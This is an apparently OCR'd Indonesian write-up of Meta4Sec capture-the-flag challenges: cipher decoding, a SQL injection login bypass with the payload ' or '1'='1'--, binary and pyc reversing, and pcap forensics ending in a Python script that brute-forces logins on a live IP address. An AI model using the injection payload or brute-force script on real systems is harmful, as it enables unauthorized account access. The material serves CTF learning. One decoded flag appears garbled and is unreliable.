

Cryptography




0

Diberikan 3 file utama yaitu flag.txt, test.txt, output_test.txt




Output_test.txt adalah kata yang telah di shuffle sedemikian rupa dari test.txt, berikut pola yang digunakan (analisis).



Solve.py


```python
def dec(enc):
    l = len(enc)
    res = [''] * l
    idx = 0
    for i in range((l+1)//2):
        res[i] = enc[idx]
        idx += 1
        if l-1-i != i and idx < l:
            res[l-1-i] = enc[idx]
            idx += 1
    return ''.join(res)

def craft(kal):
    return ' '.join(dec(word) for word in kal.split())

if __name__ == "__main__":
    # Paste teks terenkripsi di bawah
    enc = """ISI TEXT"""
    dec = craft(enc)
    print("Dekripsi:", dec)
```




Flag : Meta4Sec{sajjjaddddkunnnn_absoluteeee_cineemaaaaaa_202cb962ac}


BabyCry

Aku searching di google tentang “Enkripsi dari Prancis” dan hasilnya aku menemukan Vigenère chiper (Wiki). Dari baca dokumentasi saya sadar kalau sandi ini tidak berefek pada angka dan berhubung file juga berisi banyak kata, saya melakukan pendekatan dengan mencari kata yang ada angka 4 (Meta**4**Sec).






Enc = Olhc4Gpc{Cyua_Jkupnxvg_Lbefjpmmqu}
Lalu dengan “knowingplaintext” yaitu *Meta4Sec* saya bisa menebak kunci nya.




Chocola 🤔 Chocolate 😋




Flag : Meta4Sec{Just_Vigenere_Encryption}

Web

JustSQL




Halaman web :



Saya mencoba input **tanda petik ‘**,

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'd41d8cd98f00b204e9800998ecf8427e" at line 1 in /var/www/html/index.php:11 Stack trace: #0 /var/www/html/index.php(11): mysqli->query('SELECT 1 FROM u...') #1 {main} thrown in **/var/www/html/index.php** on line **11**

query('SELECT 1 FROM u...') ada potensi sqli dengan *' or '1'='1'--* agar username dipaksa true dan **–** untuk mengabaikan query selanjutnya sehingga kita dapat flag.



Flag : **Meta4Sec{0nlY_BYP45S_SQL_InjecTion}**

Rev

BabyRev

Diberikan file binary C yang ketika dirun cuma munculin

```
malfunc@LAPTOP-LFN83O17:~/CTF/METASEC$ ./BabyRev
Nice try! Coba analisa lebih dalam ;)
malfunc@LAPTOP-LFN83O17:~/CTF/METASEC$
```


Jadi saya buka di IDA

```
; Attributes: bp-based frame

; int __fastcall main(int argc, const char **argv, const char **envp)
public main
main proc near

var_40= qword ptr -40h
var_38= qword ptr -38h
var_30= qword ptr -30h
var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 40h
mov     [rbp+var_40], 0
mov     [rbp+var_38], 0
mov     [rbp+var_30], 0
mov     [rbp+var_28], 0
mov     [rbp+var_20], 0
mov     [rbp+var_18], 0
mov     [rbp+var_10], 0
mov     [rbp+var_8], 0
lea     rax, [rbp+var_40]
mov     word ptr [rax], 'hP'
mov     byte ptr [rax+2], 77h ; 'w'
lea     rax, [rbp+var_40]
add     rax, 3
mov     word ptr [rax], '4d'
mov     byte ptr [rax+2], 56h ; 'V'
lea     rax, [rbp+var_40]
add     rax, 6
mov     word ptr [rax], 'fh'
mov     byte ptr [rax+2], 7Bh ; '{'
lea     rax, [rbp+var_40]
add     rax, 9
mov     word ptr [rax], 'dE'
mov     byte ptr [rax+2], 65h ; 'e'
lea     rax, [rbp+var_40]
add     rax, 0Ch
mov     word ptr [rax], '_b'
mov     byte ptr [rax+2], 55h ; 'U'
lea     rax, [rbp+var_40]
add     rax, 0Fh
mov     word ptr [rax], 'yh'
mov     byte ptr [rax+2], 68h ; 'h'
lea     rax, [rbp+var_40]
add     rax, 12h
mov     word ptr [rax], 'ue'
mov     byte ptr [rax+2], 76h ; 'v'
lea     rax, [rbp+var_40]
add     rax, 15h
mov     word ptr [rax], '_h'
mov     byte ptr [rax+2], 48h ; 'H'
```

Jadi untuk mempercepat ambil data, saya pakai gdb saja:


```
0x00007fffffffd8b0|+0x0000: "Phwd4Vhf{Edeb_Uhyheuvh_Hqjllhuuliqj_F0F}"   ← $rsp
0x00007fffffffd8b8|+0x0008: "{Edeb_Uhyheuvh_Hqjllhuuliqj_F0F}"
0x00007fffffffd8c0|+0x0010: "yheuvh_Hqjllhuuliqj_F0F}"
0x00007fffffffd8c8|+0x0018: "qjllhuuliqj_F0F}"
0x00007fffffffd8d0|+0x0020: "iqj_F0F}"
0x00007fffffffd8d8|+0x0028: 0x0000000000000000
0x00007fffffffd8e0|+0x0030: 0x0000000000000000
0x00007fffffffd8e8|+0x0038: 0x0000000000000000

   0x555555555525e <main+0125>      add    rax, 0x27
   0x555555555262 <main+0129>       mov    BYTE PTR [rax], 0x7d
   0x555555555265 <main+012c>       lea    rax, [rip+0xd9c]        # 0x555555556008
●→ 0x55555555526c <main+0133>       mov    rdi, rax
   0x55555555526f <main+0136>       call   0x555555555030 <puts@plt>
   0x555555555274 <main+013b>       mov    eax, 0x0
   0x555555555279 <main+0140>       leave
   0x55555555527a <main+0141>       ret
   0x55555555527b                   add    BYTE PTR [rax-0x7d], cl

[#0] Id 1, Name: "BabyRev", stopped 0x55555555526c in main (), reason: BREAKPOINT

[#0] 0x55555555526c → main()

gef➤  x/64bx $rbp-0x40
0x7fffffffd8b0: 0x50    0x68    0x77    0x64    0x34    0x56    0x68    0x66
0x7fffffffd8b8: 0x7b    0x45    0x64    0x65    0x62    0x5f    0x55    0x68
0x7fffffffd8c0: 0x79    0x68    0x65    0x75    0x76    0x68    0x5f    0x48
0x7fffffffd8c8: 0x71    0x6a    0x6c    0x6c    0x68    0x75    0x75    0x6c
0x7fffffffd8d0: 0x69    0x71    0x6a    0x5f    0x46    0x30    0x46    0x7d
0x7fffffffd8d8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffd8e0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffd8e8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
gef➤  x/s $rbp-0x40
0x7fffffffd8b0: "Phwd4Vhf{Edeb_Uhyheuvh_Hqjllhuuliqj_F0F}"
gef➤
```

ENC = Phwd4Vhf{Edeb_Uhyheuvh_Hqjllhuuliqj_F0F}
Bentuk ini mirip ROT13 entah gimana, jadi saya coba dan saya dapat flag di -3,



Flag : Meta4Sec{Baby_Revebrse_Engiierrifng_C0C}

RevSec



Malware.bat? Saya cek menggunakan “**file mal”** hasilnya adalah ini file Python tercompile atau bisa disebut pyc, mal: Byte-compiled Python module for CPython 3.10, timestamp-based, .py timestamp: Thu Jul 31 16:01:13 2025 UTC, .py size: 674 bytes. Saya buka decompiler online https://pylingual.io/ dan saya dapat ini :

```python
import tkinter as tk
from tkinter import messagebox
secret = 'DZ93WEUR6Z CQQFZ C-3E2VCALE.1CY59 VDC2C9$C5$CLQEQ1CHS6:1'

def greet_user():
    user_name = name_entry.get()
    if user_name.strip() == '':
        messagebox.showerror('Error', 'Nama tidak boleh kosong!')
    else:
        messagebox.showinfo('Selamat', f'Selamat datang, {user_name}!')
root = tk.Tk()
root.title('Selamat Datang')
name_label = tk.Label(root, text='Masukkan Nama:')
name_label.pack(pady=20)
name_entry = tk.Entry(root, width=40)
name_entry.pack(pady=5)
greet_button = tk.Button(root, text='Submit', command=greet_user)
greet_button.pack(pady=10)
```

Program tidak ada malware sama sekali, cuma ada value secret yang sus. Jadi dengan bantuan https://www.dcode.fr/identification-chiffrement secret adalah base45 :


Hasil :

Flag : `Meta4Sec{Secondary_CH4ll_Reverse_34sY}`

Digital forensic

EaFor


File pcapng ini dibuka dengan Wireshark dan menemukan kalau ada percobaan login banyak sekali (example):



Nah berhubung kita gak bisa baca isi response nya, saya berfikir kalau kita harus mengulan brute force ini. Jadi saya ambil dulu username dan passwordnya.

```
malfunc@LAPTOP-LFN83O17:/mnt/c/Users/malik/Downloads/GPNcTF$ strings chall.pcapng | grep username
username=admin&password=admin
username=admin&password=admin
username=meta4sec&password=meta4sec
username=ctf&password=ctf
username=capture&password=theflag
username=zfernm&password=zfernm
username=fanny&password=fanny
username=gusion&password=gusion
username=gusion&password=gusion
username=hacker&password=hacker
username=granger&password=granger
username=granger&password=granger
username=brody&password=brody
username=balmond&password=balmond
username=balmond&password=balmond
username=ling&password=ling
username=ling&password=ling
username=haya&password=haya
username=1&password=1
username=1&password=1
username=12&password=12
username=123&password=123
username=123&password=123
```

Dan ternyata kita juga bisa akses websitenya :



Sehingga kita tinggal brute force saja.

```
import requests

# Wordlist username:password (contoh, bisa kamu ganti)
wordlist = [
    ('admin', 'admin'),
    ('meta4sec', 'meta4sec'),
    ('ctf', 'ctf'),
    ('capture', 'theflag'),
    ('zfernm', 'zfernm'),
    ('zfernm','lancelot'),
    ('fanny', 'fanny'),
    ('gusion', 'gusion'),
    ('hacker', 'hacker'),
```


```
    ('granger', 'granger'),
    ('brody', 'brody'),
    ('balmond', 'balmond'),
    ('ling', 'ling'),
    ('haya', 'haya'),
    ('1', '1'),
    ('12', '12'),
    ('123', '123'),
    ('1234', '1234'),
    ('12345', '12345'),
    ('123456', 'hacker'),
    ('123456789', 'asal'),
    ('nyoba', 'nyoba'),
    ('rockyou', 'rckyou'),
    ('cyber ops clash', 'cyber ops clash'),
    ('2.0', '2.0'),
    ('lancelot', 'lancelot'),
    ('burpsuite', 'burpsutite'),
    ('wireshark', 'wireshark'),
    ('malware', 'malware'),
    ('foren', 'foren'),
    ('geta', 'gta'),
    ('redlimit', 'redlimit'),
    ('pentest', 'pentest'),
    ('soc', 'soc'),
    ('alpha', 'alpha'),
    ('naruto', 'naruto'),
    ('sasuke', 'sasuke'),
    ('hinata', 'hinata'),
    ('lee', 'lee'),
    ('guy', 'guy'),
    ('sakura', 'sakura'),
    ('ino', 'ino'),
    ('temari', 'temari'),
    ('gaara', 'gaara'),
    ('madara', 'madara'),
    ('itachi', 'itachi'),
    ('minato', 'minato'),
    ('tobirama', 'tobiram'),
    ('kyuubi', 'kyuubi'),
    ('ha', 'ha'),
    ('hai', 'hai'),
    ('selamat', 'selamt'),
    ('bener', 'bener'),
    ('benar', 'benar'),
    ('correct', 'correct'),
    ('salah', 'salah'),
    ('kamu benar', 'kamu benar'),
    ('flag', 'flag'),
```

```
]

url = 'http://157.230.243.4:4700/'

for u, p in wordlist:
    data = {
        'username': u,
        'password': p
    }
    try:
        print(f'Trying {u}:{p} ...')
        resp = requests.post(url, data=data, timeout=8,
allow_redirects=True)

        if "Meta4Sec" in resp.text:
            print(f'[!] Ditemukan "Meta" dalam response untuk {u}:{p}!')
            print(resp.text)
            break
    except Exception as e:
        print(f'Error on {u}:{p} => {e}')
```


```
[!] Ditemukan "Meta" dalam response untuk zfernm:lancelot!

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Dashboard</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="dashboard">
        <h1>✅ Selamat Datang, zfernm!</h1>
        <p>Anda telah berhasil login ke sistem.</p>
        <!-- Meta4Sec{E45Y_Ch4ll_D1gIT4L_F0r3nSiC} -->
    </div>
</body>
</html>
```

FLAG : Meta4Sec{E45Y_Ch4ll_D1gIT4L_F0r3nSiC}

Scap



